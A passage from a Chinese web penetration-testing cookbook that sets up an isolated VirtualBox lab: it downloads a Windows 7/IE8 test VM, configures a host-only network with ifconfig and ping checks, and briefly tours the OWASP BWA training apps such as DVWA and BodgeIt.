
1.6 获取客户端虚拟机

当我们执行中间人攻击（MITM）和客户端攻击时，我们需要另一台虚拟机来向已经建立的服务器发送请求。这个秘籍中，我们会下载 Microsoft Windows 虚拟机并导入到 VirtualBox 中。

操作步骤

1. 首先我们需要访问下载站点 <http://dev.modern.ie/tools/ vms/#downloads>。


2. 这本书中，我们会在 Win7 虚拟机中使用 IE8。




3. 文件下载之后，我们需要解压它。访问它下载的位置。

4. 右击它并点击 `Extract Here`（解压到此处）。

5. 解压完成后，打开 `.ova` 文件并导入到 VirtualBox 中。



6. 现在启动新的虚拟机（名为 `IE8 - Win7` ），我们就准备好客户端了。



工作原理

Microsoft 向开发者提供了这些虚拟机来在不同的 Windows 和 IE 版本上测试它们的应用，带有 30 天的免费许可，这足以用于实验了。

作为渗透测试者，意识到真实世界的应用可能位于多个平台，这些应用的用户可能使用大量的不同系统和 Web 浏览器来和互相通信非常重要。知道了这个之后，我们应该使用任何客户端/服务器的设施组合，为成功的渗透测试做准备。

另见

对于服务端和客户端的虚拟机，如果你在使用已经构建好的配置时感到不便，你总是可以构建和配置你自己的虚拟机。这里是一些关于如何实现的信息：https://www.virtualbox.org/manual/。

1.7 为正常通信配置虚拟机


为了能够和我们的虚拟服务器和客户端通信，我们需要位于相同网段内。但是将带有漏洞的虚拟机放到局域网中可能存在安全风险。为了避免它，我们会在 VirtualBox 中做一个特殊的配置，允许我们在 Kali 中和服务器及客户端虚拟机通信，而不将它们暴露给网络。

准备

在我们开始之前，打开 VirtualBox 并且宝漏洞服务器和客户端虚拟机都关闭了。


操作步骤

1. 在 VirtualBox 中访问 `File | Preferences… | Network` 。
2. 选择 `Host-only Networks` 标签页。
3. 点击 `+` 按钮来添加新网络。
4. 新的网络（ `vboxnet0` ）会创建，它的详细窗口会弹出。如果没有，选项网络并点击编辑按钮来编辑它的属性。



5. 在对话框中，你可以指定网络配置。如果它不影响你的本地网络配置，将其保留默认。你也可以修改它并使用其它为局域网保留的网段中的地址，例如 10.0.0.0/8、172.16.0.0/12、192.168.0.0/16。
6. 合理配置之后，点击 `OK` 。
7. 下一步是配置漏洞虚拟机（vulnerable_vm）。选择它并访问它的设置。

8. 点击 `Network` 并且在 `Attached to:` 下拉菜单中，选择 `Host-only Adapter` 。
9. 在 `Name` 中，选择 `vboxnet0` 。
10. 点击 `OK` 。



11. 在客户端虚拟机（ `IE8 - Win7` ）中执行第七步到第十步。
12. 在配置完两个虚拟机之后，让我们测试它们是否能真正通信。启动两个虚拟机。
13. 让我们看看宿主系统的网络通信：打开终端并输入：

```
ifconfig
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@kali: ~                              root@kali: ~
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr b8:ac:6f:ff:7c:67
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:349 errors:0 dropped:0 overruns:0 frame:0
          TX packets:349 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:99649 (97.3 KiB)  TX bytes:99649 (97.3 KiB)

vboxnet0  Link encap:Ethernet  HWaddr 0a:00:27:00:00:00
          inet addr:192.168.56.1  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::800:27ff:fe00:0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:153 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
```

14. 我们可以看到我们拥有叫做 `vboxnet0` 的网络适配器，并且它的 IP 地址为 192.168.56.1。取决于你所使用的配置，这可能有所不同。
15. 登录 vulnerable_vm 并检查适配器 `eth0` 的 IP 地址。

```
ifconfig
```

16. 现在，让我们访问我们的客户端主机 `IE8 - Win7` 。打开命令行提示符并输入：

```
ipconfig
```

17. 现在，我们拥有了三台机器上的 IP 地址。
    - 192.168.56.1 ：宿主机
    - 192.168.56.102 ：vulnerable_vm
    - 192.168.56.103 ：IE8 - Win7
18. 为了测试通信，我们打算从宿主机中 ping 两个虚拟机。

```
ping -c 4 192.168.56.102
ping -c 4 192.168.56.103
```

```
root@kali:~# ping -c 4 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_req=1 ttl=64 time=0.369 ms
64 bytes from 192.168.56.102: icmp_req=2 ttl=64 time=0.243 ms
64 bytes from 192.168.56.102: icmp_req=3 ttl=64 time=0.252 ms
64 bytes from 192.168.56.102: icmp_req=4 ttl=64 time=0.247 ms

--- 192.168.56.102 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 0.243/0.277/0.369/0.056 ms
root@kali:~# ping -c 4 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
From 192.168.56.1 icmp_seq=1 Destination Host Unreachable
From 192.168.56.1 icmp_seq=2 Destination Host Unreachable
From 192.168.56.1 icmp_seq=3 Destination Host Unreachable
From 192.168.56.1 icmp_seq=4 Destination Host Unreachable

--- 192.168.56.103 ping statistics ---
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3015ms
```

ping 会发送 ICMP 请求给目标，并等待回复。这在测试网络上两个节点之间是否可以通信的时候非常有用。

19. 我们对两个虚拟机做相同操作，来检车到服务器和到另一台虚拟机的通信是否正常。
20. IE8 - Win7 虚拟机可能不响应 ping，这是正常的，因为 Win7 的配置默认不响应 ping。为了检查连接性，我们可以从 Kali 主机使用 `arping` 。

```
arping -c 4 192.168.56.103
```

工作原理

仅有主机的网络是虚拟网络，它的行为像 LAN，但是它仅仅能够访问宿主机，所运行的虚拟机不会暴露给外部系统。这种网络也为宿主机提供了虚拟适配器来和虚拟机通信，就像它们在相同网段那样。

使用我们刚刚完成的配置，我们就能够在客户端和服务器之间通信，二者都可以跟 Kali 主机通信，Kali 会作为攻击主机。

1.8 了解漏洞 VM 上的 Web 应用

OWASP BWA 包含许多 Web 应用，其内部含有常见攻击的漏洞。它们中的一些专注于一些特定技巧的实验，而其它尝试复制碰巧含有漏洞的，真实世界的应用。


这个秘籍中，我们会探索 vulnerable_vm，并了解一些其中包含的应用。

准备

我们需要启动我们的 vulnerable_vm，并正确配置它的网络。这本书中，我们会使用 192.168.56.102 作为它的 IP 地址。


操作步骤

1. vulnerable_vm 启动后，打开 Kali 主机的 Web 浏览器并访问 `http://192.168.56.102` 。你会看到服务器所包含的所有应用列表。




2. 让我们访问 `Damn Vulnerable Web Application` 。

3. 使用 `admin` 作为用户名， `admin` 作为密码。我们可以看到左边的菜单：菜单包含我们可以实验的所有漏洞的链接：爆破、命令执行、SQL 注入，以及其它。同样，DVWA 安全这部分是我们用于配置漏洞输入的安全（或复杂性）等级的地方。




4. 登出并返回服务器的主页。

5. 现在我们点击`OWASP WebGoat.NET`。这是个 .NET 应用，其中我们可以实验文件和代码注入攻击，跨站脚本，和加密漏洞。它也含有 WebGoat Coins Customer Portal，它模拟了商店应用，并可以用于实验漏洞利用和漏洞识别。



6. 现在返回服务器的主页。

7. 另一个包含在虚拟机中的有趣应用是 BodgeIt。它是基于 JSP 的在线商店的最小化版本。它拥有我们可以加入购物车的商品列表，带有高级选项的搜索页面，为新用户准备的注册表单，以及登录表单。这里没有到漏洞的直接引用，反之，我们需要自己找它们。



Product	Type	Price
Complex Widget	Widgets	$3.10
TGJ GGG	Thingamajigs	$2.60
TGJ JJJ	Thingamajigs	$0.80
Complex Widget	Widgets	$3.10
Complex Widget	Widgets	$3.10
Tipofmytongue	Whatchamacallits	$3.74
Whatnot	Whatchamacallits	$2.68
Tipofmytongue	Whatchamacallits	$3.74
Tipofmytongue	Whatchamacallits	$3.74
Zip a dee doo dah	Doodahs	$3.99

8. 我们在一个秘籍中不能浏览所有应用，但是我们会在这本书中使用它们。

工作原理

主页上的应用组织为六组：

